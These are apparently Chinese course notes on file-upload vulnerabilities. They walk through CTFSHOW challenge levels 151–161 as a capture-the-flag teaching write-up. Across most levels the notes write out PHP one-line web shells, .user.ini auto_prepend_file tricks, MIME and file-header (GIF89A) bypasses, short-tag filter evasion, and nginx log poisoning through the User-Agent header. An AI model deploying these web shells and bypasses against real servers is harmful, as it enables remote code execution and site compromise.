



Day31 WEB 攻防-通用漏洞 &文件上传&js 验证 &mime&user.ini&语言 特性





1.知识点

- 1、文件上传-前端验证
- 2、文件上传-黑白名单
- 3、文件上传-user.ini 妙用
- 4、文件上传-PHP 语言特性



- 1 后门代码需要用特定格式后缀解析，不能以图片后缀解析脚本后门代码(解析漏洞除外)
- 2 如: `jpg` 图片里面有 `php` 后门代码，不能被触发，所以连接不上后门

2.详细点

- 1、检测层面：前端，后端等
- 2、检测内容：文件头，完整性，二次渲染等
- 3、检测后缀：黑名单，白名单，MIME 检测等
- 4、绕过技巧：多后缀解析，截断，中间件特性，条件竞争等

3.演示案例

CTFSHOW-文件上传-151 到 161 关卡 - ->参考靶场通关手册



- 1 151 152-JS 验证+MIME
- 2 Content-Type: image/png



- 1 153-JS 验证+user.ini
- 2 <https://www.cnblogs.com/NineOne/p/14033391.html>
- 3 .user.ini: auto_prepend_file=test.png
- 4 test.png: `<?php eval($_POST[x]);?>`



```
1 154 155-JS 验证+user.ini+短标签
2 <? echo '123';?> //前提是开启配置参数
  short_open_tags=on
3 <?=(表达式)?> //不需要开启参数设置
4 <% echo '123';%> //前提是开启配置参数 asp_tags=on
5 <script language="php">echo '1'; </script> //不需
  要修改参数开关
6 .user.ini: auto_prepend_file=test.png
7 test.png: <?=eval($_POST[x]);?>
```



```
1 156 JS 验证+user.ini+短标签+过滤
2 .user.ini: auto_prepend_file=test.png
3 test.png: <?=eval($_POST{x});?>
```



```
1 157 158 159 JS 验证+user.ini+短标签+过滤
2 使用反引号运算符的效果与函数 shell_exec()相同
3 .user.ini: auto_prepend_file=test.png
4 test.png: <?=system('tac ../f1*')?>
5 test.png: <? echo `tac /var/www/html/f*`?>
```



```
1 160 JS 验证+user.ini+短标签+过滤
2 包含默认日志，日志记录 UA 头，UA 头写后门代码
3 .user.ini: auto_prepend_file=test.png
4 test.png: <?
  =include"/var/lo"."g/nginx/access.lo"."g"?>
```



- 1 161 JS 验证+user.ini+短标签+过滤+文件头
- 2 文件头部检测是否为图片格式文件
- 3 .user.ini: GIF89A auto_prepend_file=test.png
- 4 test.png: GIF89A <?
=include"/var/lo"."g/nginx/access.lo"."g"?>